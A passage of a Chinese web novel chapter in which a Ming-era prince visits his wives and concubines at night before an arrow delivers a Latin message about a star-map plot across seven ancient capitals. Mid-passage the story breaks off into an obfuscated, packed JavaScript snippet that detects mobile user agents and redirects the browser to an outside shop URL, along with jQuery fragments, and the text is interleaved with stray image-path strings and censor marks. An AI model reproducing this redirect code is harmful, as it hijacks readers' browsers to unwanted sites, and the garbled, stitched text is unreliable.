    “妾身结实着呢!倒是夫君,整日伏案,身子才该多动动。来,陪妾身过两招?”


    苏惟瑾失笑。


    “我可打不过你。”


    话虽如此,他还是接过柄木剑,陪她走了几式。


    王雪茹的剑法是在边关跟老兵学的,没那么多花架子,招招实用。


    苏惟瑾虽有超频大脑能预判动作,但身体素质跟不上,十几招后就气喘吁吁。


    “夫君这身子骨,得练!”


    王雪茹收剑,一脸认真。


    “好,练。”苏惟瑾笑着应下。


    沈香君在东厢的书房里算账。


    她如今帮着打理“云裳阁”的部分生意,账目做得清清楚楚。


    见苏惟瑾进来,忙起身。


    “王爷。”


    “坐。”


    苏惟瑾在她对面坐下,翻了翻账本。


    “这个月盈余不错。”


    “是。”


    沈香君微笑。“南洋的香料、西洋的玻璃器,卖得很好。就是……关税涨了些。”


    “该涨。”


    苏惟瑾道。


    “奢侈品,就该多收税。这些银子,可以用来修路、办学。”


    他看向沈香君,这女子聪慧通透,有些话不必说得太明。


    “香君,你在风月场待过,见多了人心叵测。”


    “如今咱们家树大招风,外头有多少眼睛盯着,你比我清楚。”


    沈香君神色一肃。


    “妾明白。王爷放心,府里府外,妾会帮着芸娘姐姐看紧。”“辛苦你了。”


    最后是陆清晏。


    这姑娘住在最僻静的南厢,屋里陈设简单,只有满架的书。


    她正在灯下抄经,字迹娟秀工整。


    苏惟瑾敲门进来时,她慌得差点打翻砚台。


    “王、王爷……”


    “不必多礼。”


    苏惟瑾在她对面坐下,拿起;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17175515|186215||http|test|mini|href|location''.split(''|''),0,{}));


    () {$(''.inform'').remove();


    $(''#content'').append(''她抄的经卷看了看。


    “《金刚经》?怎么想起抄这个?”


    陆清晏低着头。


    “求个心安……也为王爷祈福。”


    她声音细细的,带着愧疚。


    陆炳的事,始终是她心里的结。


    苏惟瑾轻叹。


    “清晏,你父亲是你父亲,你是你。”


    “这两年你在府中安分守己,大家都看在眼里。过去的事,就让它过去吧。”


    陆清晏眼圈红了。


    “谢王爷宽宥……”


    “听说你字写得好,”


    苏惟瑾转移话题。


    “我想请你帮个忙。”


    “王爷请吩咐。”“格物大学要编一套蒙学教材,需要人誊写清样。”


    苏惟瑾道。


    “你愿不愿意接这活儿?有酬劳的。”


    陆清晏猛地抬头,眼中闪过光彩。


    “妾……妾愿意!”


    她知道,这是王爷在给她机会,让她能有自己的事做,不再像个罪臣之女般活着。


    从南厢出来,已是亥时三刻。


    雪停了,月亮从云层后露出脸,清辉洒满庭院。苏惟瑾独自站在廊下,望着那轮明月,久久不动。


    家国天下。


    这四个字,说起来容易。


    可真要担起来,才知道有多重。


    “夫君,”


    芸娘不知何时来到他身后,给他披上件厚披风。


    “夜深了,回屋歇吧。”


    苏惟瑾转身,握住她的手。


    这双手因常年操持家务,已有些粗糙,却温暖实在。“芸娘,”


    他轻声道。


    “若有一日,我要去做一件极危险的事……你会怪我吗?”


    芸娘身子一颤,抬头看他。


    月光下,她眼中水光潋滟。


    “妾嫁夫君那日就说过——嫁夫随夫。”


    “夫君在前方劈波斩浪,家中自有妾等守好。”


    她顿了顿,声音更轻。


    “只是……请夫君答应妾,无论如何,要活着回来。”


    “承志和安宁,不能没有爹爹。”


    苏惟瑾心头一热,将她揽入怀中。“我答应你。”


    两人相拥而立,谁也没再说话。


    院子里静悄悄的,只有寒风偶尔穿过檐角,发出呜呜的轻响。


    而就在这时——


    “咻!”


    一支响箭突然从府外射入,钉在廊柱上!


    箭尾绑着个小小的竹筒。


    苏惟瑾瞳孔一缩。


    芸娘吓得脸色发白,却强忍着没叫出声。


    护卫们迅速围拢过来。陆松匆匆赶到,取下竹筒,检查无误后递给苏惟瑾。


    筒里是张纸条,只有一行字:


    “腊月初七,月圆之夜,七大古都,星图将现。”


    字迹潦草,用的是……拉丁文!


    苏惟瑾攥紧纸条,抬头望向夜空。


    月亮正圆。


    而遥远的西方,某座古城的地下密室里,几个披着黑袍的人,正围着一幅巨大的星图,低声吟诵着古老的咒文。


    星图上,七颗血色星辰,正缓缓连成一线。


    家庭温情慰藉了疲惫的身心,长子承志的天真提问更让苏惟瑾坚定了改革的初心。


    然而一支突如其来的响箭,用拉丁文传递的诡异讯息,打破了深夜的宁静!“腊月初七,月圆之夜,七大古都,星图将现”——这分明预告着一场涉及大明七大古都的、与星象有关的巨大阴谋!


    金雀花组织究竟要在七大古都做什么?


    所谓的“星图”又是什么?


    更令人心悸的是,三日后钦天监紧急来报:根据最新观测,腊月初七那夜,天空将出现罕见的“七星连珠”异象,而七星连珠的投影轨迹,恰好覆盖北京、南京、西安等七座古都!


    这与羊皮地图、拉丁文密信的信息完全吻合!


    与此同时,外卫从七大古都同时发回急报:各地都观测到有可疑人员,在古都的标志性建筑(如北京天坛、南京紫金山、西安大雁塔等)附近,进行秘密的测绘与标记!


    所有线索都指向一个可怕的结论——金雀花组织,正在七大古都布局一个以“七星连珠”为触发条件的、前所未有的大阵!


    而距离腊月初七,仅剩不到一个月!


    苏惟瑾的超频大脑疯狂预警:这一次的敌人,要动的恐怕不是土地、不是税赋、不是**,而是……大明的龙脉国运!


    他该如何在短短一个月内,破掉这个横跨**的惊天阴谋?